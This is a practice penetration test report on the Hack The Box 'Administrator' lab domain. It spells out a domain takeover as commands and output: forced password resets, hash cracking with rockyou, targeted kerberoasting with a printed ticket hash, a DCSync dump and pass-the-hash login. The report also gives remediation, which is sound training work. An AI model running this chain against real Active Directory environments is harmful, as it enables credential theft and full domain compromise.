



# HACKTHEBOX

## Penetration Test

### HTB - Administrator Report

### Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Joseph Jung

**Administrator HTB**

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## 1 Statement of Confidentiality

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## 2 Engagement Contacts

Administrator Contacts		
Contact	Title	Contact Email
Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Joseph Jung	Junior Penetration Tester	josephjung12@gmail.com

## 3 Executive Summary

Administrator HTB (“Administrator” herein) contracted Joseph Jung to perform a Network Penetration Test of Administrator’s externally facing network to identify security weaknesses, determine the impact to Administrator, document all findings in a clear and repeatable manner, and provide remediation recommendations.

### 3.1 Approach

Joseph Jung performed testing under a “Grey Box” approach from October 13, 2025, to October 24, 2025 with credentials with the goal of identifying the potential damage that can be caused by an assumed breach. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Joseph Jung's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Joseph Jung sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Joseph Jung were able to gain a foothold in the internal network, Administrator as a result of external network testing, Administrator allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

### 3.2 Scope

The scope of this assessment was one external IP address and the Administrator.htb Active Directory domain, and any other Active Directory domains owned by Administrator discovered.

#### In Scope Assets

Host/URL/IP Address	Description
10.129.130.0	Target host and domain controller
administrator.htb	Administrator internal AD domain

### 3.3 Assessment Overview and Recommendations

During the penetration test against Administrator, Joseph Jung identified 6 findings that threaten the confidentiality, integrity, and availability of Administrator's information systems. The findings were categorized by severity level, with 4 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The main issues with the client's security posture can be generalized into 2 things: not following the principle of least privilege and a weak password policy. In four cases, the tester was able to identify and leverage the privileges of a user to compromise another user or service, and even the entire network. The worst part about these attacks is that they are usually easily avoidable. Although corporate networks can become chaotic due to the vastness of interconnected and interdependent pieces, it's in precisely these instances that a misconfiguration can go unnoticed and provide attackers

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with a fatal avenue of attack. Acme Security recommends strictly implementing the principle of least privilege, and references to this policy will be linked in the remediation section.

The other critical vulnerability was the weak password policy. On a couple of instances, the tester was able to decrypt the original password of another user or file from its encrypted form by using a list of well known and common passwords. The impacts of a weak password policy is indescribable. Since passwords are the main method of defending the confidentiality, integrity, and availability of data in all organizations, having a weak password policy is akin to having no defenses at all. Acme Security strongly suggests implementing a stronger password policy, especially one in which does not allow for passwords found in common password lists. An example of a common password list, as well as policies for stronger passwords will be given as a reference in the remediation section.

Administrator should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Administrator should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Administrator will be able to detect and respond to suspicious activity.


## 4 Network Penetration Test Assessment Summary

Joseph Jung began all testing activities from the perspective of an authenticated user on the internet. Administrator provided the tester with an IP address and a domain user account but did not provide additional information such as operating system or configuration information.

### 4.1 Summary of Findings

During the course of testing, Joseph Jung uncovered a total of 6 findings that pose a material risk to Administrator's information systems. Joseph Jung also identified 0 informational finding that, if addressed, could further strengthen Administrator's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **4 Critical** and **2 High** vulnerabilities were identified:



**Figure 1 - Distribution of identified vulnerabilities**

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	C1 Weak Password Used on Highly Privileged Account	15
2	9.9 (Critical)	C2 Excessive Privilege on User Account Granted to User Olivia	16



#	Severity Level	Finding Name	Page
3	9.9 (Critical)	C3 Excessive Privilege On User Account Granted to User Michael	17
4	9.9 (Critical)	C4 Excessive Privilege on Domain Controller Granted to User Ethan	18
5	8.6 (High)	H1 Weak Authentication Protocol Used	19
6	7.7 (High)	H2 Weak Encryption Used on Backup File	20

## 5 Internal Network Compromise Walkthrough

During the course of the assessment Joseph Jung was able leverage the internal access to move laterally, and compromise the internal network, leading to full administrative control over the Administrator.htb Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Administrator the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

### 5.1 Detailed Walkthrough

Joseph Jung performed the following to fully compromise the Administrator.htb domain.

1. Initial enumeration via Bloodhound

```
bloodhound-python -d administrator.htb -u olivia -p ichliebedich -ns [IP] -c all
```

2. Bloodhound shows user Olivia has GenericAll privileges on Michael



3. Change Michael's password

```
net rpc password "michael" -U "administrator.htb"/"olivia" -S "[IP]"
```



4. Bloodhound shows user Michael has ForceChangePassword rights on Benjamin



## 5. Change Benjamin's password

```
net rpc password "benjamin" -U "administrator.htb"/"michael" -S "[IP]"
```

```
└$ net rpc password benjamin -U administrator.htb/michael -S 10.129.130.0
Enter new password for benjamin: 
Password for [ADMINISTRATOR.HTB\michael]:
```

## 6. Benjamin has access to FTP server. Retrieve backup.psafe3 file

```
└$ ftp benjamin@10.129.130.0
Connected to 10.129.130.0.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56947|)
125 Data connection already open; Transfer starting.
10-05-24 09:13AM 112 512 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
```

## 7. After downloading the backup file, crack the password using Hashcat

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

8. After opening the file with the password, `tekieromucho`, we find 3 credentials. One of the credentials, Emily's, has GenericWrite permissions on user Ethan after checking Bloodhound.

9. GenericWrite rights allow us to do a targeted kerberoast attack. To do that, we must sync our clocks with the Domain Controller's.

```
sudo rdate -n [DC_IP]
```

10. Perform the targeted kerberoast attack using the `targetedKerberoast.py` script from this [Github repo](#)


```
targetedKerberoast.py --dc-ip [IP] -u emily -p
```

```
$ targetedKerberoast.py --dc-ip 10.129.130.0 -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$bc96c4fd140984968ee930c2952cb258$f1f48992fcebd0df262fd6e6dedcc763fdcaa48c1a29770916fb1b02000bdfb30dd2434b900c87af3d3537990ff65576b5f939a85e73f9b0f4b684e499bc2bb87fc8cae05f071956bebf3847e9ee02ef3091500825428beb5ce74e45a086ad71ad06df3a22257035e38bba681887c1a8f1154628eab544d6c0b01db71a3aab88058c1f973a04d8418b17fb56681f34e04a2800d62977139a83d1710863d8041602f2c517f684ca9dc1edf8edffccb831aa2abda6bdd55021a47c27a2a827e915303c57b545b8b44482a81417cb3d9741d13b07dc78ee1322e5c73a98d6176ebdf13f41b6609c97c641ecb014790dd55c5bbb8734a6dae60f02a0f01636975d9d9d83e635766897bd3b5ee2d958a704b3b73b2a699be7dbbfafa840ce75624c3774d9bba8af0d2031b32bec160e8fcf97b9972d1a9c93cf8f7c3120e52bdee976e7b948392ea4d11d60c18756569736806a988f45faa5ced8b9531a4bc975782ccc50ddeaecef3fea9501b911cd63130df7b30f71ac4047995e72cb6ab16dbf047deed3c507c043f07ce10c5878286f7753eae4d69857e1c36767ee551852f69ac9dd373ac060712736d3b2e4895d9b87335e09b7413c11f4ffc91d1cacda9bc6bc98634c1fc5cfc2bc566283712687d3112a0f74b8eec11e471c6e60cc2bcbevf29034db69ba003d78acd2ed8e0cd0f7c45065c655750d925d355505431fcc79390579b1fb387e254c2ea1d814431a9bc737c6d49af2cca91ac2925c935f10dba035199ad5d73905451289097658ae5bec086462e727443fd012820b1cb8895272487d8b44f546d0e738c00ed3ff97803d90dd2db38c1142232c61c44701468b09e5d7c89d873daa43005303655a47a5e239244897f9aca5caf0439f4f23f942d5cc1535537304ffcc2237d310724ae30bc654928ae6ca9210a3c92d07f61c3997abfcf7cff24026eea4584adec2e3fae729643390aeebd34e290adc8ebef46f6b35499cc115ba85e09e3e5a86f4c8bd9e2f35efb7e0cb586a18af891a3b7444f16e7745ffddef6f1aff6ddefb86a2310f72fd5c13531fff47e253ef3934047b86284f7b3ab56922bbcc4a1368e0b98d5e0602cc6899087ba9a13181284d2e5533ad1fea8d8a8c713b5ffb2945914448124ced2d532b4fbe8bd424a84d0218a0187b0902478aff7b26184a29a6de0dd3e420caacc77e3ba2d8b315bda531c22d539de24520a020c1eca5c90efa47d1378cec9b9043df2daf4552591c0a42204e8105709b57fe4923dc8330691618c9d78e5c47b65d13693eef19b8bbe76bf6bf03a4317a495f90c58df4bea577e5f60ec622299d728e5fd3a4de37227ab7535d189ecbfd8e3d41aace973f8585fa795f81e1895916faaf98c60248b86f8253e827f05844e7fe1a8cdc386da8b24356902f30a554cc0477cf6fa64656de849b7b5976a71f1fd20e19446f9253a186a966ba89905111d0bc4040a5d575361282ba6e216eef00daa2b352c488a80e77a50c44c7a447bba9af60
```

11. Crack Ethan's hash using Hashcat and the infamous rockyou.txt file. The file can be downloaded from sources on Google.

```
hashcat -m 13100 ethan.kerberoast /usr/share/wordlist/rockyou.txt
```

12. After getting Ethan's password, we check Bloodhound and find Ethan has DCSync privileges on the domain.



13. We conduct a DCSync attack using Impacket's secretsdump.py file. The script can be downloaded [here](#)

```
secretsdump.py administrator.htb/ethan:[ETHAN_PASSWORD]@[IP]
```

```
└$ secretsdump.py administrator.htb/ethan:[REDACTED]@10.129.130.0
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500
Guest:501:aad3b43
krbtgt:502:aad3b4
```

14. This gives us the Administrator's hash, which we can pass to log into the Domain Controller as the Administrator using [evil-winrm](#)

```
evil-winrm -i [IP] -u administrator -H [HASH]
```

```
└$ evil-winrm -i 10.129.130.0 -u Administrator -H 3dc[REDACTED]d2e
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
—ar—        3/9/2025 12:33 AM            34  root.txt
```

We've compromised the entire domain/network!



## 6 Remediation Summary

As a result of this assessment there are several opportunities for Administrator to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Administrator should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

### 6.1 Short Term

SHORT TERM REMEDIATION:

- C1 Weak Password Used on Highly Privileged Account - Change the password to something more secure
- C2 Excessive Privilege on User Account Granted to User Olivia - Remove GenericAll privilege unless necessary
- C3 Excessive Privilege On User Account Granted to User Michael - Remove ForceChangePassword rights on Benjamin if appropriate
- C4 Excessive Privilege on Domain Controller Granted to User Ethan - Remove DCSync rights, especially on accounts that are not Administrator
- H2 Weak Encryption Used on Backup File - Change the password of the backup file to something more secure

### 6.2 Medium Term

MEDIUM TERM REMEDIATION:

- H1 Weak Authentication Protocol Used - Disable NTLMv1 and upgrade to NTLMv2 wherever possible
- Enforce a stronger password policy and prevent users from using passwords found in common password files, such as the rockyou.txt file.

### 6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

## 7 Technical Findings Details

### 1. C1 Weak Password Used on Highly Privileged Account - Critical

CWE	CWE-261 - Weak Encoding for Password
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to retrieve and decrypt the password of an account that has the ability to retrieve the password hashes for every domain account.
Impact	<p>The impact of a compromised password is extensive. Since passwords is the main method of authentication and authorization in corporate environments, a compromised password means one can be and do everything the user can. Also, since in some instances, the same passwords are reused, the compromise of a single password can lead to the compromise of other user accounts.</p> <p>In this case, the compromise of the user Ethan's password can lead to the compromise of all the password hashes to every account on the domain.</p>
Affected Component	Administrator.htb Domain
Remediation	Acme Security strongly suggests changing the password to the account as soon as possible. Acme Security also recommends implementing a stronger password policy, one that doesn't allow passwords that are in common password lists to be used, especially for highly privileged accounts.
References	<ul style="list-style-type: none"><li><a href="https://cwe.mitre.org/data/definitions/261.html">https://cwe.mitre.org/data/definitions/261.html</a></li><li><a href="https://www.nist.gov/cybersecurity/how-do-i-create-good-password">https://www.nist.gov/cybersecurity/how-do-i-create-good-password</a></li><li><a href="https://pages.nist.gov/800-63-4/sp800-63b/passwords/">https://pages.nist.gov/800-63-4/sp800-63b/passwords/</a></li></ul>

#### Finding Evidence

```
hashcat -m 13100 ethan.kerberoast /usr/share/wordlist/rockyou.txt
```



## 2. C2 Excessive Privilege on User Account Granted to User Olivia - **Critical**

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and leverage the GenericAll privilege that user Olivia had on the account Michael. By taking advantage of this privilege, the tester was able to change the password of the Michael account, with written consent from the point of contact of Administrator.htb.
Impact	GenericAll privileges on a user account simply means that one has complete control of the account. One can change the user's password, or add a private key pair to the user account's msds-KeyCredentialLink attribute that allows one to authenticate to the account via a shadow credential attack.  This form of authentication is particularly dangerous because it is often not monitored and goes undetected in many cases.
Affected Component	michael@administrator.htb
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	<ul style="list-style-type: none"><li>• <a href="https://bloodhound.specterops.io/resources/edges/generic-all">https://bloodhound.specterops.io/resources/edges/generic-all</a></li><li>• <a href="https://csrc.nist.gov/glossary/term/least_privilege">https://csrc.nist.gov/glossary/term/least_privilege</a></li><li>• <a href="https://cwe.mitre.org/data/definitions/269.html">https://cwe.mitre.org/data/definitions/269.html</a></li></ul>

### Finding Evidence

```
net rpc password "michael" -U "administrator.htb"/"olivia" -S "[IP]"
```

OLIVIA@ADMINISTRATOR.HTB

MICHAEL@ADMINISTRATOR.HTB

GenericAll

```
(joseph12㉿kali)-[~]
$ net rpc password michael -U administrator.htb/olivia -S 10.129.130.0
Enter new password for michael:
Password for [ADMINISTRATOR.HTB\olivia]: 123456
```

### 3. C3 Excessive Privilege On User Account Granted to User Michael - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and leverage the ForceChangePassword privilege that user Michael had on the account Benjamin. By taking advantage of this privilege, the tester was able to change the password of the Benjamin user account, with written consent from the point of contact of Administrator.htb.
Impact	ForceChangePassword permissions on a user account allows one to change the password of another user at will. Although many companies will pick up on such noisy behavior, this allows one to have access to and do everything the compromised user can do.
Affected Component	benjamin@administrator.htb
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	<ul style="list-style-type: none"> <li>• <a href="https://cwe.mitre.org/data/definitions/269.html">https://cwe.mitre.org/data/definitions/269.html</a></li> <li>• <a href="https://bloodhound.specterops.io/resources/edges/force-change-password">https://bloodhound.specterops.io/resources/edges/force-change-password</a></li> <li>• <a href="https://csrc.nist.gov/glossary/term/least_privilege">https://csrc.nist.gov/glossary/term/least_privilege</a></li> </ul>

#### Finding Evidence

```
net rpc password "benjamin" -U "administrator.htb"/"michael" -S "[IP]"
```



```
L$ net rpc password benjamin -U administrator.htb/michael -S 10.129.130.0
Enter new password for benjamin: 123456
Password for [ADMINISTRATOR.HTB\michael]:
```



## 4. C4 Excessive Privilege on Domain Controller Granted to User Ethan - **Critical**

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The tester was able to identify and abuse the DCSync rights of user Ethan to fully compromise all the password hashes of every account on the domain.
Impact	<p>As stated above, the impacts of a DCSync attack is critical. This gives attackers the ability to retrieve every password hash of all accounts on the domain, often including the Administrator's and Domain Administrator's.</p> <p>The attacker can then go on to impersonate any of the compromised accounts via a Pass the Hash attack or cracking the passwords offline to get the plaintext password.</p>
Affected Component	<ul style="list-style-type: none"><li>Dc.administrator.htb</li><li>Administrator.htb Domain</li></ul>
Remediation	Acme Security suggests removing or reducing this privilege unless absolutely necessary. A good guideline to follow would be the principle of least privilege.
References	<ul style="list-style-type: none"><li><a href="https://cwe.mitre.org/data/definitions/269.html">https://cwe.mitre.org/data/definitions/269.html</a></li><li><a href="https://bloodhound.specterops.io/resources/edges/dc-sync">https://bloodhound.specterops.io/resources/edges/dc-sync</a></li><li><a href="https://csrc.nist.gov/glossary/term/least_privilege">https://csrc.nist.gov/glossary/term/least_privilege</a></li></ul>

### Finding Evidence

```
secretsdump.py administrator.htb/ethan:[ETHAN_PASSWORD]@[IP]
```

```
└$ secretsdump.py administrator.htb/ethan:[REDACTED]@10.129.130.0
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500 [REDACTED]:::
Guest:501:aad3b43 [REDACTED]:::
krbtgt:502:aad3b4 [REDACTED]:::
```



## 5. H1 Weak Authentication Protocol Used - High

CWE	CWE-1390 - Weak Authentication
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Root Cause	The tester identified the usage of the NTLM v1 authentication protocol, which is insecure.
Impact	The NTLMv1 protocol is more susceptible to offline password cracking than NTLMv2 and allows for pass the hash attacks. This allows attackers to authenticate as compromised users with their password hash, instead of the plaintext password.
Affected Component	Administrator.htb Domain
Remediation	Acme Security recommends upgrading to NTLMv2, instead of NTLMv1 as soon as possible. If this is not possible, Acme Security recommends using strong, hard to crack passwords and carefully monitoring the network for pass the hash attacks.
References	<ul style="list-style-type: none"><li><a href="https://support.microsoft.com/en-us/topic/security-guidance-for-ntlmv1-and-lm-network-authentication-da2168b6-4a31-0088-fb03-f081acde6e73">https://support.microsoft.com/en-us/topic/security-guidance-for-ntlmv1-and-lm-network-authentication-da2168b6-4a31-0088-fb03-f081acde6e73</a></li><li><a href="https://attack.mitre.org/techniques/T1550/002/">https://attack.mitre.org/techniques/T1550/002/</a></li><li><a href="https://cwe.mitre.org/data/definitions/1390.html">https://cwe.mitre.org/data/definitions/1390.html</a></li></ul>

## Finding Evidence

```
evil-winrm -i [IP] -u administrator -H [HASH]
```

```
└$ evil-winrm -i 10.129.130.0 -u Administrator -H 3dc[REDACTED]d2e
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
—ar—                3/9/2025  12:33 AM            34  root.txt
```



## 6. H2 Weak Encryption Used on Backup File - High

CWE	CWE-326 - Inadequate Encryption Strength
CVSS 3.1	7.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
Root Cause	The tester was able to crack the encrypted password to a backup file containing user credential data, including sensitive data such as passwords.
Impact	The impact of a compromised file containing credentials is extensive. Since passwords is the main method of authentication and authorization in corporate environments, a compromised password means one can be and do everything the user can. Also, since in some instances, the same passwords are reused, the compromise of a single password can lead to the compromise of other user accounts.
Affected Component	dcadministrator.htb
Remediation	Acme Security strongly suggests changing the password to the backup file as soon as possible. Acme Security also recommends implementing a stronger password policy, one that doesn't allow passwords that are in common password lists to be used.
References	<ul style="list-style-type: none"><li>• <a href="https://cwe.mitre.org/data/definitions/326.html">https://cwe.mitre.org/data/definitions/326.html</a></li><li>• <a href="https://www.nist.gov/cybersecurity/how-do-i-create-good-password">https://www.nist.gov/cybersecurity/how-do-i-create-good-password</a></li><li>• <a href="https://pages.nist.gov/800-63-4/sp800-63b/passwords/">https://pages.nist.gov/800-63-4/sp800-63b/passwords/</a></li></ul>

### Finding Evidence

```
hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
```

## A Appendix

### A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Administrator's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0



## A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.130.0			



### A.3 Subdomain Discovery

URL	Description	Discovery Method



## A.4 Exploited Hosts

Host	Scope	Method	Notes
dc.administrato r.htb	domain controller	Abusing Ethan's DCSync rights to gain the Administrator's hash	Compromis ed



## A.5 Compromised Users

Username	Type	Method	Notes
Olivia	user	credentials given	
Michael	user	abusing Olivia's GenericWrite permissions	
Benjamin	user	exploiting Michael's ForceChangePassword rights	
Emily	user	in backup.psafe3 file	
Alexander	user	in backup.psafe3 file	
Emma	user	in backup.psafe3 file	
Ethan	user	via a targetedKerberoast attack using Emily's credentials	
Administrator	admin	by running DCSync attack on the domain controller with Ethan's credentials	



## A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
dcadministrator.htb	administrator.htb	change password of Michael back to original
dcadministrator.htb	administrator.htb	change password of Benjamin back to original



## A.7 Flags Discovered

## A.8 Activity Log

In order to assist correlating Acme Security's testing activities with Administrator.htb's logs, here is the tester's activity log

### 10/13/2025

Start Time	End Time	Activity	Notes
10:43	10:46	Ran nmap service scan on dc.administrator.htb	
11:15		Ran Bloodhound on domain	
11:32		Changed Michael's password	
11:35		Changed Benjamin's password	
11:47		Logged into FTP server and downloaded backup.psaf3 file	
11:50		Cracked the password for the backup file offline	
12:00		Ran a targeted kerberoast attack using Emily's credentials	

### 10/14/2025

Start Time	End Time	Activity	Notes
13:10		Cracked Ethan's kerberoast hash offline	
13:23		Did a DCSync attack using Ethan's credentials	
14:01		Logged into the Domain Controller as the Administrator by passing the admin's hash	
14:02		Retrieved the root and user flags	



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*End of Report*

*This report was rendered*

*by SysReptor with*

